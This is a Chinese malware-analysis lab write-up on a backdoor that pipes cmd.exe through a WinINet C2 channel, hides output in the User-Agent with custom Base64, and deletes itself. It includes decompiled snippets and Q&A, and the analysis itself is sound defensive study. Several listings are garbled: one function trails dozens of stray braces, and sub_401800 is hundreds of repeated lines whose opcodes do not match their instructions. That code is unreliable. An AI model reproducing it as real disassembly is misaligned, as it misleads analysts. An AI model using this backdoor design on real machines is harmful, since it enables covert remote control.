此函数的主要目的是从指定的 URL 定期下载数据，并将其写入文件。它通过比较新旧数据来决定是否执行写入操作。特定字符串的检查可能用于触发其他操作或终止线程。常用于维持与控制服务器的通信或执行基于网络的指令。写入操作可能用于记录信息或准备后续操作所需的数据。

(d) sub_401880

```

4  HANDLE v1; // eax04
5  HANDLE v3; // eax06
6  HANDLE v4; // eax06
7  SHELLEXECUTEINFOA pExecInfo; // [sp+10h] [bp-348h]@4
8  CHAR Filename; // [sp+4Ch] [bp-30Ch]@1
9  CHAR String1; // [sp+150h] [bp-208h]@4
10 CHAR Buffer; // [sp+254h] [bp-104h]@3
11
12 if ( GetModuleFileName(0, &Filename, 0x104u)
13     && GetShortPathName(&Filename, &Filename, 0x104u)
14     && GetEnvironmentVariable(Name, &Buffer, 0x104u) )
15 {
16     lstrcpy0(&String1, String2);
17     lstrcat0(&String1, &Filename);
18     lstrcat0(&String1, aMul);
19     pExecInfo.hwnd = 0;
20     pExecInfo.lpDirectory = 0;
21     pExecInfo.nShow = 0;
22     pExecInfo.cbSize = 60;
23     pExecInfo.lpVerb = aOpen;
24     pExecInfo.lpFile = &Buffer;
25     pExecInfo.lpParameters = &String1;
26     pExecInfo.FMask = 64;
27     v0 = GetCurrentProcess();
28     SetPriorityClass(v0, 0x100u);
29     v1 = GetCurrentThread();
30     SetThreadPriority(v1, 15);
31     if ( ShellExecuteExA(&pExecInfo) )
32     {
33         SetPriorityClass(pExecInfo.hProcess, 0x40u);
34         SetProcessPriorityBoost(pExecInfo.hProcess, 1);
35         SHChangeNotify(4, 1u, &Filename, 0);
36         return 1;
37     }
38     v3 = GetCurrentProcess();
39     SetPriorityClass(v3, 0x20u);
40     v4 = GetCurrentThread();
41     SetThreadPriority(v4, 0);
42 }

```

图 3.25: sub_401880

图3.25能看到一些重要的代码部分，分析结果如下：

i. 获取文件路径并构建命令：

- 函数首先获取当前模块的文件名，并转换为短路径格式。
- 读取特定的环境变量内容，并构建包含文件路径的命令字符串。

ii. 设置执行信息：

- 初始化 SHELLEXECUTEINFOA 结构体，设置执行参数，包括文件和参数路径。
- 设定执行动作为“打开”（open）。

iii. 调整进程和线程优先级：


- 提升当前进程和线程的优先级。

iv. 执行命令并调整优先级：

- 使用 ShellExecuteExA 执行构建的命令。
- 如果执行成功，对启动的进程进行优先级和性能调整。

动态构建并执行一个命令，这个命令似乎与当前程序的环境设置和文件路径有关。通过调整进程和线程优先级，它旨在确保命令的有效执行。用于启动额外的进程或脚本，以执行更复杂的任务，如下载更多恶意内容或执行系统命令。特别是 ShellExecuteExA 的使用指出该函数可能用于执行外部程序或脚本，这是恶意软件常用的技术之一。

(e) sub_401000



```

14  if ( *a1 )
15  {
16      u4 = a2;
17      while ( 1 )
18      {
19          if ( strlen((const char *)u2) < 3 )
20          {
21              if ( strlen((const char *)u2) == 1 )
22              {
23                  ++u2;
24                  *(_BYTE *)u4 = byte_403010[u3 >> 2];
25                  *(_BYTE *)u4 + 1 = byte_403010[(unsigned __int8)((u3 >> 2) & 0x3)];
26                  *(_BYTE *)u4 + 2 = 61;
27                  *(_BYTE *)u4 + 3 = 61;
28              LABEL_9:
29                  u4 += 4;
30                  goto LABEL_10;
31              }
32              if ( strlen((const char *)u2) == 2 )
33              {
34                  u7 = u2[1];
35                  *(_BYTE *)u4 = byte_403010[u3 >> 2];
36                  *(_BYTE *)u4 + 1 = byte_403010[(unsigned __int8)((u3 >> 2) & 0x3)];
37                  u2 += 2;
38                  u8 = byte_403010[(unsigned __int8)(u7 & 0xf)];
39                  *(_BYTE *)u4 + 3 = 61;
40                  *(_BYTE *)u4 + 2 = u8;
41                  goto LABEL_9;
42              }
43          }
44          else
45          {
46              u5 = u2[1];
47              u6 = u2[2];
48              u2 += 3;
49              *(_BYTE *)u4 = byte_403010[u3 >> 2];
50              *(_BYTE *)u4 + 1 = byte_403010[(unsigned __int8)((u3 >> 2) & 0x3)];
51              u4 += 4;
52              *(_BYTE *)u4 - 2 = byte_403010[(unsigned __int8)((u6 >> 6) & 0x3)];
53          }
54      }
55  }
56  }
57  }
58  }
59  }
60  }
61  }
62  }
63  }
64  }
65  }
66  }
67  }
68  }
69  }
70  }
71  }
72  }
73  }
74  }
75  }
76  }
77  }
78  }
79  }
80  }
81  }
82  }
83  }
84  }
85  }
86  }
87  }
88  }
89  }
90  }
91  }
92  }
93  }
94  }
95  }
96  }
97  }
98  }
99  }
100 }

```

图 3.26: sub_401000

图3.26能看到 IDA 的反汇编，分析如下：

i. Base64 编码过程：

- 函数接收一个指向数据的指针 `a1` 和一个结果存储位置 `a2`。
- 检查输入数据，对其进行 Base64 编码转换。

ii. 处理不同长度的数据：


- 根据输入数据的长度，分别处理长度为 1、2 和 3 以上的情况。
- 使用 `byte_403010` 查找表来获取相应的 Base64 字符。

iii. 填充和终止处理：

- 对于长度不足 3 的数据，使用 ‘=’ 字符进行填充。
- 循环处理直到输入数据结束。

该函数显然是一个自定义的 Base64 编码实现。它对输入的数据进行 Base64 编码，并将编码后的结果存储在指定位置。从这里的填充字符也可以看到属于非标准的 Base64 编码。

(f) sub_401750



```

1  HINTERNET __cdecl sub_401750(int a1, LPCSTR lpz0r1)
2  {
3      void *u2; // edx@1
4      HINTERNET u3; // eax@1
5      void *u4; // esi@1
6      HINTERNET result; // eax@1
7
8      u2 = operator new(0x320u);
9      memset(u2, 0, 0x320u);
10     *(_BYTE *)u2 + 812 = 0;
11     strcat((char *)u2, asc_003068);
12     strcat((char *)u2, (const char *)a1);
13     u3 = InternetOpen((LPCSTR)u2, 0, 0, 0, 0);
14     u4 = u3;
15     result = InternetOpenUrl(u3, lpz0r1, 0, 0, 0x80000000, 0);
16     if ( result )
17     {
18         InternetCloseHandle(result);
19         InternetCloseHandle(u4);
20         result = (HINTERNET)1;
21     }
22     return result;
23 }

```

图 3.27: sub_401750

图3.27能够看到重要的代码段，对 sub_401750 分析结果如下：

i. 内存分配与字符串构建：

- 函数开始时分配内存，并初始化为零。
- 构建字符串，包括一个固定的部分（asc_403068）和 a1 参数指向的数据。

ii. 网络连接初始化：


- 使用 **InternetOpenA** 函数打开一个互联网会话，使用先前构建的字符串作为用户代理。

iii. 打开 URL 并处理：

- 调用 **InternetOpenUrlA** 打开指定的 URL (lpszUrl)。
- 如果成功打开 URL，关闭相关的互联网句柄。

此函数的目的是通过互联网打开指定的 URL。它首先创建一个特定的用户代理字符串，然后使用该字符串初始化网络连接。用于联系远程服务器以获取指令、上传数据或下载额外的恶意代码。同时能注意到它滥用 HTTP 的 User-Agent 字段，用于传递数据。

(g) sub_401800



```

1: 00401800 55      push    ebp
2: 00401801 8B4D    mov     ecx, [ebp+8]
3: 00401803 51      push    ecx
4: 00401804 56      push    esi
5: 00401805 57      push    edi
6: 00401806 58      push    eax
7: 00401807 59      push    ecx
8: 00401808 5A      push    edx
9: 00401809 5B      push    ebx
10: 0040180A 5C      push    esi
11: 0040180B 5D      push    edi
12: 0040180C 5E      push    ebp
13: 0040180D 8B4D    mov     ecx, [ebp+8]
14: 0040180F 51      push    ecx
15: 00401810 56      push    esi
16: 00401811 57      push    edi
17: 00401812 58      push    eax
18: 00401813 59      push    ecx
19: 00401814 5A      push    edx
20: 00401815 5B      push    ebx
21: 00401816 5C      push    esi
22: 00401817 5D      push    edi
23: 00401818 5E      push    ebp
24: 00401819 8B4D    mov     ecx, [ebp+8]
25: 0040181B 51      push    ecx
26: 0040181C 56      push    esi
27: 0040181D 57      push    edi
28: 0040181E 58      push    eax
29: 0040181F 59      push    ecx
30: 00401820 5A      push    edx
31: 00401821 5B      push    ebx
32: 00401822 5C      push    esi
33: 00401823 5D      push    edi
34: 00401824 5E      push    ebp
35: 00401825 8B4D    mov     ecx, [ebp+8]
36: 00401827 51      push    ecx
37: 00401828 56      push    esi
38: 00401829 57      push    edi
39: 0040182A 58      push    eax
40: 0040182B 59      push    ecx
41: 0040182C 5A      push    edx
42: 0040182D 5B      push    ebx
43: 0040182E 5C      push    esi
44: 0040182F 5D      push    edi
45: 00401830 5E      push    ebp
46: 00401831 8B4D    mov     ecx, [ebp+8]
47: 00401833 51      push    ecx
48: 00401834 56      push    esi
49: 00401835 57      push    edi
50: 00401836 58      push    eax
51: 00401837 59      push    ecx
52: 00401838 5A      push    edx
53: 00401839 5B      push    ebx
54: 0040183A 5C      push    esi
55: 0040183B 5D      push    edi
56: 0040183C 5E      push    ebp
57: 0040183D 8B4D    mov     ecx, [ebp+8]
58: 0040183F 51      push    ecx
59: 00401840 56      push    esi
60: 00401841 57      push    edi
61: 00401842 58      push    eax
62: 00401843 59      push    ecx
63: 00401844 5A      push    edx
64: 00401845 5B      push    ebx
65: 00401846 5C      push    esi
66: 00401847 5D      push    edi
67: 00401848 5E      push    ebp
68: 00401849 8B4D    mov     ecx, [ebp+8]
69: 0040184B 51      push    ecx
70: 0040184C 56      push    esi
71: 0040184D 57      push    edi
72: 0040184E 58      push    eax
73: 0040184F 59      push    ecx
74: 00401850 5A      push    edx
75: 00401851 5B      push    ebx
76: 00401852 5C      push    esi
77: 00401853 5D      push    edi
78: 00401854 5E      push    ebp
79: 00401855 8B4D    mov     ecx, [ebp+8]
80: 00401857 51      push    ecx
81: 00401858 56      push    esi
82: 00401859 57      push    edi
83: 0040185A 58      push    eax
84: 0040185B 59      push    ecx
85: 0040185C 5A      push    edx
86: 0040185D 5B      push    ebx
87: 0040185E 5C      push    esi
88: 0040185F 5D      push    edi
89: 00401860 5E      push    ebp
90: 00401861 8B4D    mov     ecx, [ebp+8]
91: 00401863 51      push    ecx
92: 00401864 56      push    esi
93: 00401865 57      push    edi
94: 00401866 58      push    eax
95: 00401867 59      push    ecx
96: 00401868 5A      push    edx
97: 00401869 5B      push    ebx
98: 0040186A 5C      push    esi
99: 0040186B 5D      push    edi
100: 0040186C 5E      push    ebp
101: 0040186D 8B4D    mov     ecx, [ebp+8]
102: 0040186F 51      push    ecx
103: 00401870 56      push    esi
104: 00401871 57      push    edi
105: 00401872 58      push    eax
106: 00401873 59      push    ecx
107: 00401874 5A      push    edx
108: 00401875 5B      push    ebx
109: 00401876 5C      push    esi
110: 00401877 5D      push    edi
111: 00401878 5E      push    ebp
112: 00401879 8B4D    mov     ecx, [ebp+8]
113: 0040187B 51      push    ecx
114: 0040187C 56      push    esi
115: 0040187D 57      push    edi
116: 0040187E 58      push    eax
117: 0040187F 59      push    ecx
118: 00401880 5A      push    edx
119: 00401881 5B      push    ebx
120: 00401882 5C      push    esi
121: 00401883 5D      push    edi
122: 00401884 5E      push    ebp
123: 00401885 8B4D    mov     ecx, [ebp+8]
124: 00401887 51      push    ecx
125: 00401888 56      push    esi
126: 00401889 57      push    edi
127: 0040188A 58      push    eax
128: 0040188B 59      push    ecx
129: 0040188C 5A      push    edx
130: 0040188D 5B      push    ebx
131: 0040188E 5C      push    esi
132: 0040188F 5D      push    edi
133: 00401890 5E      push    ebp
134: 00401891 8B4D    mov     ecx, [ebp+8]
135: 00401893 51      push    ecx
136: 00401894 56      push    esi
137: 00401895 57      push    edi
138: 00401896 58      push    eax
139: 00401897 59      push    ecx
140: 00401898 5A      push    edx
141: 00401899 5B      push    ebx
142: 0040189A 5C      push    esi
143: 0040189B 5D      push    edi
144: 0040189C 5E      push    ebp
145: 0040189D 8B4D    mov     ecx, [ebp+8]
146: 0040189F 51      push    ecx
147: 004018A0 56      push    esi
148: 004018A1 57      push    edi
149: 004018A2 58      push    eax
150: 004018A3 59      push    ecx
151: 004018A4 5A      push    edx
152: 004018A5 5B      push    ebx
153: 004018A6 5C      push    esi
154: 004018A7 5D      push    edi
155: 004018A8 5E      push    ebp
156: 004018A9 8B4D    mov     ecx, [ebp+8]
157: 004018AB 51      push    ecx
158: 004018AC 56      push    esi
159: 004018AD 57      push    edi
160: 004018AE 58      push    eax
161: 004018AF 59      push    ecx
162: 004018B0 5A      push    edx
163: 004018B1 5B      push    ebx
164: 004018B2 5C      push    esi
165: 004018B3 5D      push    edi
166: 004018B4 5E      push    ebp
167: 004018B5 8B4D    mov     ecx, [ebp+8]
168: 004018B7 51      push    ecx
169: 004018B8 56      push    esi
170: 004018B9 57      push    edi
171: 004018BA 58      push    eax
172: 004018BB 59      push    ecx
173: 004018BC 5A      push    edx
174: 004018BD 5B      push    ebx
175: 004018BE 5C      push    esi
176: 004018BF 5D      push    edi
177: 004018C0 5E      push    ebp
178: 004018C1 8B4D    mov     ecx, [ebp+8]
179: 004018C3 51      push    ecx
180: 004018C4 56      push    esi
181: 004018C5 57      push    edi
182: 004018C6 58      push    eax
183: 004018C7 59      push    ecx
184: 004018C8 5A      push    edx
185: 004018C9 5B      push    ebx
186: 004018CA 5C      push    esi
187: 004018CB 5D      push    edi
188: 004018CC 5E      push    ebp
189: 004018CD 8B4D    mov     ecx, [ebp+8]
190: 004018CF 51      push    ecx
191: 004018D0 56      push    esi
192: 004018D1 57      push    edi
193: 004018D2 58      push    eax
194: 004018D3 59      push    ecx
195: 004018D4 5A      push    edx
196: 004018D5 5B      push    ebx
197: 004018D6 5C      push    esi
198: 004018D7 5D      push    edi
199: 004018D8 5E      push    ebp
200: 004018D9 8B4D    mov     ecx, [ebp+8]
201: 004018DB 51      push    ecx
202: 004018DC 56      push    esi
203: 004018DD 57      push    edi
204: 004018DE 58      push    eax
205: 004018DF 59      push    ecx
206: 004018E0 5A      push    edx
207: 004018E1 5B      push    ebx
208: 004018E2 5C      push    esi
209: 004018E3 5D      push    edi
210: 004018E4 5E      push    ebp
211: 004018E5 8B4D    mov     ecx, [ebp+8]
212: 004018E7 51      push    ecx
213: 004018E8 56      push    esi
214: 004018E9 57      push    edi
215: 004018EA 58      push    eax
216: 004018EB 59      push    ecx
217: 004018EC 5A      push    edx
218: 004018ED 5B      push    ebx
219: 004018EE 5C      push    esi
220: 004018EF 5D      push    edi
221: 004018F0 5E      push    ebp
222: 004018F1 8B4D    mov     ecx, [ebp+8]
223: 004018F3 51      push    ecx
224: 004018F4 56      push    esi
225: 004018F5 57      push    edi
226: 004018F6 58      push    eax
227: 004018F7 59      push    ecx
228: 004018F8 5A      push    edx
229: 004018F9 5B      push    ebx
230: 004018FA 5C      push    esi
231: 004018FB 5D      push    edi
232: 004018FC 5E      push    ebp
233: 004018FD 8B4D    mov     ecx, [ebp+8]
234: 004018FF 51      push    ecx
235: 00401900 56      push    esi
236: 00401901 57      push    edi
237: 00401902 58      push    eax
238: 00401903 59      push    ecx
239: 00401904 5A      push    edx
240: 00401905 5B      push    ebx
241: 00401906 5C      push    esi
242: 00401907 5D      push    edi
243: 00401908 5E      push    ebp
244: 00401909 8B4D    mov     ecx, [ebp+8]
245: 0040190B 51      push    ecx
246: 0040190C 56      push    esi
247: 0040190D 57      push    edi
248: 0040190E 58      push    eax
249: 0040190F 59      push    ecx
250: 00401910 5A      push    edx
251: 00401911 5B      push    ebx
252: 00401912 5C      push    esi
253: 00401913 5D      push    edi
254: 00401914 5E      push    ebp
255: 00401915 8B4D    mov     ecx, [ebp+8]
256: 00401917 51      push    ecx
257: 00401918 56      push    esi
258: 00401919 57      push    edi
259: 0040191A 58      push    eax
260: 0040191B 59      push    ecx
261: 0040191C 5A      push    edx
262: 0040191D 5B      push    ebx
263: 0040191E 5C      push    esi
264: 0040191F 5D      push    edi
265: 00401920 5E      push    ebp
266: 00401921 8B4D    mov     ecx, [ebp+8]
267: 00401923 51      push    ecx
268: 00401924 56      push    esi
269: 00401925 57      push    edi
270: 00401926 58      push    eax
271: 00401927 59      push    ecx
272: 00401928 5A      push    edx
273: 00401929 5B      push    ebx
274: 0040192A 5C      push    esi
275: 0040192B 5D      push    edi
276: 0040192C 5E      push    ebp
277: 0040192D 8B4D    mov     ecx, [ebp+8]
278: 0040192F 51      push    ecx
279: 00401930 56      push    esi
280: 00401931 57      push    edi
281: 00401932 58      push    eax
282: 00401933 59      push    ecx
283: 00401934 5A      push    edx
284: 00401935 5B      push    ebx
285: 00401936 5C      push    esi
286: 00401937 5D      push    edi
287: 00401938 5E      push    ebp
288: 00401939 8B4D    mov     ecx, [ebp+8]
289: 0040193B 51      push    ecx
290: 0040193C 56      push    esi
291: 0040193D 57      push    edi
292: 0040193E 58      push    eax
293: 0040193F 59      push    ecx
294: 00401940 5A      push    edx
295: 00401941 5B      push    ebx
296: 00401942 5C      push    esi
297: 00401943 5D      push    edi
298: 00401944 5E      push    ebp
299: 00401945 8B4D    mov     ecx, [ebp+8]
300: 00401947 51      push    ecx
301: 00401948 56      push    esi
302: 00401949 57      push    edi
303: 0040194A 58      push    eax
304: 0040194B 59      push    ecx
305: 0040194C 5A      push    edx
306: 0040194D 5B      push    ebx
307: 0040194E 5C      push    esi
308: 0040194F 5D      push    edi
309: 00401950 5E      push    ebp
310: 00401951 8B4D    mov     ecx, [ebp+8]
311: 00401953 51      push    ecx
312: 00401954 56      push    esi
313: 00401955 57      push    edi
314: 00401956 58      push    eax
315: 00401957 59      push    ecx
316: 00401958 5A      push    edx
317: 00401959 5B      push    ebx
318: 0040195A 5C      push    esi
319: 0040195B 5D      push    edi
320: 0040195C 5E      push    ebp
321: 0040195D 8B4D    mov     ecx, [ebp+8]
322: 0040195F 51      push    ecx
323: 00401960 56      push    esi
324: 00401961 57      push    edi
325: 00401962 58      push    eax
326: 00401963 59      push    ecx
327: 00401964 5A      push    edx
328: 00401965 5B      push    ebx
329: 00401966 5C      push    esi
330: 00401967 5D      push    edi
331: 00401968 5E      push    ebp
332: 00401969 8B4D    mov     ecx, [ebp+8]
333: 0040196B 51      push    ecx
334: 0040196C 56      push    esi
335: 0040196D 57      push    edi
336: 0040196E 58      push    eax
337: 0040196F 59      push    ecx
338: 00401970 5A      push    edx
339: 00401971 5B      push    ebx
340: 00401972 5C      push    esi
341: 00401973 5D      push    edi
342: 00401974 5E      push    ebp
343: 00401975 8B4D    mov     ecx, [ebp+8]
344: 00401977 51      push    ecx
345: 00401978 56      push    esi
346: 00401979 57      push    edi
347: 0040197A 58      push    eax
348: 0040197B 59      push    ecx
349: 0040197C 5A      push    edx
350: 0040197D 5B      push    ebx
351: 0040197E 5C      push    esi
352: 0040197F 5D      push    edi
353: 00401980 5E      push    ebp
354: 00401981 8B4D    mov     ecx, [ebp+8]
355: 00401983 51      push    ecx
356: 00401984 56      push    esi
357: 00401985 57      push    edi
358: 00401986 58      push    eax
359: 00401987 59      push    ecx
360: 00401988 5A      push    edx
361: 00401989 5B      push    ebx
362: 0040198A 5C      push    esi
363: 0040198B 5D      push    edi
364: 0040198C 5E      push    ebp
365: 0040198D 8B4D    mov     ecx, [ebp+8]
366: 0040198F 51      push    ecx
367: 00401990 56      push    esi
368: 00401991 57      push    edi
369: 00401992 58      push    eax
370: 00401993 59      push    ecx
371: 00401994 5A      push    edx
372: 00401995 5B      push    ebx
373: 00401996 5C      push    esi
374: 00401997 5D      push    edi
375: 00401998 5E      push    ebp
376: 00401999 8B4D    mov     ecx, [ebp+8]
377: 0040199B 51      push    ecx
378: 0040199C 56      push    esi
379: 0040199D 57      push    edi
380: 0040199E 58      push    eax
381: 0040199F 59      push    ecx
382: 004019A0 5A      push    edx
383: 004019A1 5B      push    ebx
384: 004019A2 5C      push    esi
385: 004019A3 5D      push    edi
386: 004019A4 5E      push    ebp
387: 004019A5 8B4D    mov     ecx, [ebp+8]
388: 004019A7 51      push    ecx
389: 004019A8 56      push    esi
390: 004019A9 57      push    edi
391: 004019AA 58      push    eax
392: 004019AB 59      push    ecx
393: 004019AC 5A      push    edx
394: 004019AD 5B      push    ebx
395: 004019AE 5C      push    esi
396: 004019AF 5D      push    edi
397: 004019B0 5E      push    ebp
398: 004019B1 8B4D    mov     ecx, [ebp+8]
399: 004019B3 51      push    ecx
400: 004019B4 56      push    esi
401: 004019B5 57      push    edi
402: 004019B6 58      push    eax
403: 004019B7 59      push    ecx
404: 004019B8 5A      push    edx
405: 004019B9 5B      push    ebx
406: 004019BA 5C      push    esi
407: 004019BB 5D      push    edi
408: 004019BC 5E      push    ebp
409: 004019BD 8B4D    mov     ecx, [ebp+8]
410: 004019BF 51      push    ecx
411: 004019C0 56      push    esi
412: 004019C1 57      push    edi
413: 004019C2 58      push    eax
414: 004019C3 59      push    ecx
415: 004019C4 5A      push    edx
416: 004019C5 5B      push    ebx
417: 004019C6 5C      push    esi
418: 004019C7 5D      push    edi
419: 004019C8 5E      push    ebp
420: 004019C9 8B4D    mov     ecx, [ebp+8]
421: 004019CB 51      push    ecx
422: 004019CC 56      push    esi
423: 004019CD 57      push    edi
424: 004019CE 58      push    eax
425: 004019CF 59      push    ecx
426: 004019D0 5A      push    edx
427: 004019D1 5B      push    ebx
428: 004019D2 5C      push    esi
429: 004019D3 5D      push    edi
430: 004019D4 5E      push    ebp
431: 004019D5 8B4D    mov     ecx, [ebp+8]
432: 004019D7 51      push    ecx
433: 004019D8 56      push    esi
434: 004019D9 57      push    edi
435: 004019DA 58      push    eax
436: 004019DB 59      push    ecx
437: 004019DC 5A      push    edx
438: 004019DD 5B      push    ebx
439: 004019DE 5C      push    esi
440: 004019DF 5D      push    edi
441: 004019E0 5E      push    ebp
442: 004019E1 8B4D    mov     ecx, [ebp+8]
443: 004019E3 51      push    ecx
444: 004019E4 56      push    esi
445: 004019E5 57      push    edi
446: 004019E6 58      push    eax
447: 004019E7 59      push    ecx
448: 004019E8 5A      push    edx
449: 004019E9 5B      push    ebx
450: 004019EA 5C      push    esi
451: 004019EB 5D      push    edi
452: 004019EC 5E      push    ebp
453: 004019ED 8B4D    mov     ecx, [ebp+8]
454: 004019EF 51      push    ecx
455: 004019F0 56      push    esi
456: 004019F1 57      push    edi
457: 004019F2 58      push    eax
458: 004019F3 59      push    ecx
459: 004019F4 5A      push    edx
460: 004019F5 5B      push    ebx
461: 004019F6 5C      push    esi
462: 004019F7 5D      push    edi
463: 004019F8 5E      push    ebp
464: 004019F9 8B4D    mov     ecx, [ebp+8]
465: 004019FB 51      push    ecx
466: 004019FC 56      push    esi
467: 004019FD 57      push    edi
468: 004019FE 58      push    eax
469: 004019FF 59      push    ecx
470: 00401A00 5A      push    edx
471: 00401A01 5B      push    ebx
472: 00401A02 5C      push    esi
473: 00401A03 5D      push    edi
474: 00401A04 5E      push    ebp
475: 00401A05 8B4D    mov     ecx, [ebp+8]
476: 00401A07 51      push    ecx
477: 00401A08 56      push    esi
478: 00401A09 57      push    edi
479: 00401A0A 58      push    eax
480: 00401A0B 59      push    ecx
481: 00401A0C 5A      push    edx
482: 00401A0D 5B      push    ebx
483: 00401A0E 5C      push    esi
484: 00401A0F 5D      push    edi
485: 00401A10 5E      push    ebp
486: 00401A11 8B4D    mov     ecx, [ebp+8]
487: 00401A13 51      push    ecx
488: 00401A14 56      push    esi
489: 00401A15 57      push    edi
490: 00401A16 58      push    eax
491: 00401A17 59      push    ecx
492: 00401A18 5A      push    edx
493: 00401A19 5B      push    ebx
494: 00401A1A 5C      push    esi
495: 00401A1B 5D      push    edi
496: 00401A1C 5E      push    ebp
497: 00401A1D 8B4D    mov     ecx, [ebp+8]
498: 00401A1F 51      push    ecx
499: 00401A20 56      push    esi
500: 00401A21 57      push    edi
501: 00401A22 58      push    eax
502: 00401A23 59      push    ecx
503: 00401A24 5A      push    edx
504: 00401A25 5B      push    ebx
505: 00401A26 5C      push    esi
506: 00401A27 5D      push    edi
507: 00401A28 5E      push    ebp
508: 00401A29 8B4D    mov     ecx, [ebp+8]
509: 00401A2B 51      push    ecx
510: 00401A2C 56      push    esi
511: 00401A2D 57      push    edi
512: 00401A2E 58      push    eax
513: 00401A2F 59      push    ecx
514: 00401A30 5A      push    edx
515: 00401A31 5B      push    ebx
516: 00401A32 5C      push    esi
517: 00401A33 5D      push    edi
518: 00401A34 5E      push    ebp
519: 00401A35 8B4D    mov     ecx, [ebp+8]
520: 00401A37 51      push    ecx
521: 00401A38 56      push    esi
522: 00401A39 57      push    edi
523: 00401A3A 58      push    eax
524: 00401A3B 59      push    ecx
525: 00401A3C 5A      push    edx
526: 00401A3D 5B      push    ebx
527: 00401A3E 5C      push    esi
528: 00401A3F 5D      push    edi
529: 00401A40 5E      push    ebp
530: 00401A41 8B4D    mov     ecx, [ebp+8]
531: 00401A43 51      push    ecx
532: 00401A44 56      push    esi
533: 00401A45 57      push    edi
534: 00401A46 58      push    eax
535: 00401A47 59      push    ecx
536: 00401A48 5A      push    edx
537: 00401A49 5B      push    ebx
538: 00401A4A 5C      push    esi
539: 00401A4B 5D      push    edi
540: 00401A4C 5E      push    ebp
541: 00401A4D 8B4D    mov     ecx, [ebp+8]
542: 00401A4F 51      push    ecx
543: 00401A50 
```

3.3.3 实验问题

现在分析完，我们来进行一些简单的总结如下：

1. 后门程序设计：

- 恶意代码是一个精心设计的后门程序，通过创建管道与 cmd.exe 子进程进行双向通信。

2. 关键线程和通信：

- 在 WinMain 函数中设置管道，创建 StartAddress 和 sub_4015C0 线程以实现数据传输和命令执行。

3. 编码和网络通信：

- StartAddress 线程读取数据并使用自定义 Base64 编码 (sub_401000)，然后通过 sub_401750 函数发送到预设 URL。
- sub_4015C0 线程从 URL 接收未编码的命令，写入管道执行。

4. WinINet 库和 User-Agent：

- 使用 WinINet 库进行网络通信，利用硬编码的 User-Agent 字段，可能成为检测点。

5. 编码方案和自删除功能：

- 基于自定义 Base64 的编码方案难以用标准工具解码，但传入命令未编码，可能被网络防御系统检测。
- 包含自删除功能 (sub_401880)，表明一次性使用设计。

6. 威胁评估：

- 恶意代码显示出高度隐蔽性和灵活性，是一个危险且难以检测的网络威胁。

最后我们来进行对应的问题回答。

1. Q1: 恶意代码编写时直接使用 IP 地址的好处和坏处各是什么？

回答：攻击者可能会发现静态 IP 地址比域名更难管理。使用 DNS 允许攻击者将其系统部署到任意计算机上，只需更改 DNS 地址就可以动态地重定向其僵尸主机。对于这两种类型的基础设施，防御者有不同的选项来部署防御系统。但是由于同样的原因，IP 地址比域名更难处理。这个事实会让攻击者选择静态 IP 地址，而不是域名。

2. Q2: 这个恶意代码使用哪些网络库？使用这些库的好处和坏处是什么？

回答：恶意代码利用了 WinINet 库。这些库的一个缺点是需要提供一个硬编码的 User-Agent 字段，另外，如果需要的话，它还需要硬编码可选的头部。相对于 Winsock API，WinINet 库的一个优点是对于一些元素，比如 cookie 和缓存，可以由操作系统提供。

3. Q3: 恶意代码信令中 URL 的信息源是什么？这个信息源提供了哪些优势？

回答：PE 文件中的字符串资源部分包含用于命令和控制的 URL。在不重新编译恶意代码的情况下，攻击者可以利用资源部分来将多个后门程序部署到多个命令与控制服务器位置。

4. Q4: 恶意代码利用了 HTTP 协议的哪个方面, 来完成它的目的?

回答: 攻击者随便使用了 HTTP 的 User-Agent 域, 这个域本应包含应用程序的信息。恶意代码创建了一个线程, 用于对该域传出的信息进行编码, 同时还创建了另一个线程, 使用静态域来表示它是通道的接收端。

5. Q5: 在恶意代码的初始信令中传输的是哪种信息?

回答: 编码后的 shell 命令行提示

6. Q6: 这个恶意代码通信信道的设计存在什么缺点?

回答: 尽管攻击者对传出信息进行编码, 但他并没有对传入的命令进行编码。此外由于服务器必须通过 User-Agent 域的静态元素来区分通信信道的两端, 因此服务器的依赖关系非常明显, 这使得它成为特征生成的目标元素。

7. Q7: 恶意代码的编码方案是标准的吗?

回答: 不是标准的 Base64, 使用了一个自定义的字母。

8. Q8: 通信是如何被终止的?

回答: 使用关键字 exit 来终止通信。退出时恶意代码会试图删除自己以紫砂。

9. Q9: 这个恶意代码的目的是什么? 在攻击者的工具中, 它可能会起到什么作用?

回答: 这个恶意代码是一个精妙的后门程序。它的唯一目的是为远程攻击者提供一个 shell 命令接口, 而通过查看出站 shell 命令活动的常见网络特征无法检测到它。鉴于它试图删除自身这一事实, 我们推断这个特殊的恶意代码可能是攻击者工具包中的一个一次性组件。

3.4 Lab14-03

这个实验建立在 Lab14-1 之上。想象一下, 攻击者尝试使用这个恶意代码来提高他的技术。分析文件 Lab14-03.exe 中找到的恶意代码。

3.4.1 静态分析

首先同样地通过 PEiD 分析加壳和导入表:

